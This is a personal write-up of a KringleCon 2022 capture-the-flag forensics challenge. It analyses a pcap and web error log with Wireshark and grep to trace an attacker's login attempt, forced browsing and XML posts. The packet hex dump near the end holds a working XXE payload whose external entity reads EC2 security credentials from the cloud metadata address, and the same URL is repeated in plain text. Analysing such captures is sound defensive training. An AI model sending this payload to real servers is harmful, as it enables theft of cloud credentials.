KringelCon 2022 Writeup

Recover the Web Ring

Challenge 8 / Boria Pcap Mining

You start this challenge by donwloading some artifacts as a zip-file. Inside this zip, you can find „victim.pcap“ and „weberror.log“. The pcap file should be opened with Wireshark.

But i discovered that due to some company windows security policies i was unable to install Wireshark for Windows, but thanks to Windows 11 and the WSL2, i was able to install Linux Ubuntu. As Win 11 also includes an X-Server all Linux Apps with an GUI Output will work just out-of-the-box. No more RDP Sessions or that kind of stuff. Just install wireshark or any other software with an output and the linux window will be rendered through Windows 11.

1. Naughty IP

i used wireshark statistics "Statistics->All Adresses" and then sort on the column "Percentage".

18.222.86.32 is the first non-private IP with a percentage of 45%.

cross checking this IP in the file "weberror.log" shows a lot of traffic from this bad guy

2. Credential Mining

i filtered in wireshark on the IP 18.222.86.32 and searched for the first http POST

```
0000   0a d0 dc de 9c 2a 0a 8b af 97 71 6e 08 00 45 00   .....*....qn..E.
0010   00 52 1d d7 40 00 3f 06 80 b5 12 de 56 20 0a 0c   .R..@.?.....V ..
0020   2a 10 e7 e0 00 50 06 1c 74 7b 23 13 13 52 80 18   *....P..t{#..R..
0030   01 eb b0 6d 00 00 01 01 08 0a 82 bc 8b b2 e1 be   ...m...........
0040   c7 9c 75 73 65 72 6e 61 6d 65 3d 61 6c 69 63 65   ..username=alice
0050   26 70 61 73 73 77 6f 72 64 3d 70 68 69 6c 69 70   &password=philip
```

username=alice was the solution

3. 404 FTW / forced browsing

Using some shell tricks and grepping is sufficient


```
$ grep 18.222.86.32 weberror.log | grep -v login.html | grep -v 404  | more
```

this revealed the URL "/proc" as the first http GET, that did actually got back some data to the attacker

4. IMDS, XXE, and Other Abbrevations

Apply a filter in wireshark: ip.addr == 18.222.86.32 && http

then inspect the POST request on /proc


victim.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 18.222.86.32 && http

```
No.     Time        Source          Destination     Protocol    Length Info
  27988 177.254805  10.12.42.16     18.222.86.32    HTTP          273 HTTP/1.1 404 NOT FOUND  (text/html)
  30077 207.273834  18.222.86.32    10.12.42.16     HTTP          396 GET /proc HTTP/1.1
  30080 207.275716  10.12.42.16     18.222.86.32    HTTP           79 HTTP/1.1 200 OK  (text/html)
  30683 217.290135  18.222.86.32    10.12.42.16     HTTP/XML      206 POST /proc HTTP/1.1
  30686 217.344151  10.12.42.16     18.222.86.32    HTTP          136 HTTP/1.1 200 OK  (text/html)
  31021 222.363759  18.222.86.32    10.12.42.16     HTTP/XML      212 POST /proc HTTP/1.1
  31025 222.389552  10.12.42.16     18.222.86.32    HTTP          493 HTTP/1.1 200 OK  (text/html)
  31372 227.421190  18.222.86.32    10.12.42.16     HTTP/XML      217 POST /proc HTTP/1.1
  31395 227.684964  10.12.42.16     18.222.86.32    HTTP          160 HTTP/1.1 200 OK  (text/html)
  31793 232.704632  18.222.86.32    10.12.42.16     HTTP/XML      255 POST /proc HTTP/1.1
  31806 232.714280  10.12.42.16     18.222.86.32    HTTP          151 HTTP/1.1 200 OK  (text/html)
  32191 237.740765  18.222.86.32    10.12.42.16     HTTP/XML      259 POST /proc HTTP/1.1
  32218 237.752643  10.12.42.16     18.222.86.32    HTTP          173 HTTP/1.1 200 OK  (text/html)
  32572 242.771487  18.222.86.32    10.12.42.16     HTTP/XML      280 POST /proc HTTP/1.1
  32585 242.782071  10.12.42.16     18.222.86.32    HTTP          159 HTTP/1.1 200 OK  (text/html)
  32918 247.829225  18.222.86.32    10.12.42.16     HTTP/XML      292 POST /proc HTTP/1.1
  32932 247.843575  10.12.42.16     18.222.86.32    HTTP          213 HTTP/1.1 200 OK  (text/html)
```

```
▸ Frame 32918: 292 bytes on wire (2336 bits), 292 bytes captured (2336 bits)
▸ Ethernet II, Src: 0a:8b:af:97:71:6e (0a:8b:af:97:71:6e), Dst: 0a:d0:dc:de:9c:2a (0a:d0:dc:de:9c:2a)
▸ Internet Protocol Version 4, Src: 18.222.86.32, Dst: 10.12.42.16
▸ Transmission Control Protocol, Src Port: 34030, Dst Port: 80, Seq: 384, Ack: 1, Len: 226
▸ [2 Reassembled TCP Segments (609 bytes): #32916(383), #32918(226)]
▸ Hypertext Transfer Protocol
▸ eXtensible Markup Language
```

```
00e0  6a 62 32 31 77 59 57 35  35 49 6a 6f 69 54 47 56   jb21wYW5 5IjoiTGV
00f0  6e 61 58 52 43 63 6d 56  68 5a 43 49 73 49 6d 78   naXRCcmV hZCIsImx
0100  6c 64 6d 56 73 49 6a 6f  69 59 57 52 74 61 57 34   ldmVsIjo iYWRtaW4
0110  69 4c 43 4a 31 63 32 56  79 49 6a 6f 69 59 6d 39   iLCJ1c2V yIjoiYm9
0120  69 49 6e 30 2e 59 7a 32  31 45 77 2e 69 64 54 37   iIn0.Yz2 1Ew.idT7
0130  52 35 43 45 63 41 42 5f  75 4a 44 32 32 31 57 77   R5CEcAB_ uJD221Ww
0140  6d 4b 59 47 35 51 4d 0d  0a 43 6f 6e 74 65 6e 74   mKYG5QM· ·Content
0150  2d 54 79 70 65 3a 20 61  70 70 6c 69 63 61 74 69   -Type: a pplicati
0160  6f 6e 2f 78 6d 6c 0d 0a  43 6f 6e 74 65 6e 74 2d   on/xml·· Content-
0170  4c 65 6e 67 74 68 3a 20  32 32 36 0d 0a 0d 0a 3c   Length:  226····<
0180  3f 78 6d 6c 20 76 65 72  73 69 6f 6e 3d 22 31 2e   ?xml ver sion="1.
0190  30 22 20 65 6e 63 6f 64  69 6e 67 3d 22 55 54 46   0" encod ing="UTF
01a0  2d 38 22 3f 3e 0a 3c 21  44 4f 43 54 59 50 45 20   -8"?>·<! DOCTYPE
01b0  66 6f 6f 20 5b 20 3c 21  45 4e 54 49 54 59 20 69   foo [ <! ENTITY i
01c0  64 20 53 59 53 54 45 4d  20 22 68 74 74 70 3a 2f   d SYSTEM  "http:/
01d0  2f 31 36 39 2e 32 35 34  2e 31 36 39 2e 32 35 34   /169.254 .169.254
01e0  2f 6c 61 74 65 73 74 2f  6d 65 74 61 2d 64 61 74   /latest/ meta-dat
01f0  61 2f 69 64 65 6e 74 69  74 79 2d 63 72 65 64 65   a/identi ty-crede
0200  6e 74 69 61 6c 73 2f 65  63 32 2f 73 65 63 75 72   ntials/e c2/secur
0210  69 74 79 2d 63 72 65 64  65 6e 74 69 61 6c 73 2f   ity-cred entials/
0220  65 63 32 2d 69 6e 73 74  61 6e 63 65 22 3e 20 5d   ec2-inst ance"> ]
0230  3e 0a 3c 70 72 6f 64 75  63 74 3e 3c 70 72 6f 64   >·<produ ct><prod
0240  75 63 74 49 64 3e 26 69  64 3b 3c 2f 70 72 6f 64   uctId>&i d;</prod
0250  75 63 74 49 64 3e 3c 2f  70 72 6f 64 75 63 74 3e   uctId></ product>
0260  0a                                                 ·
```

http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance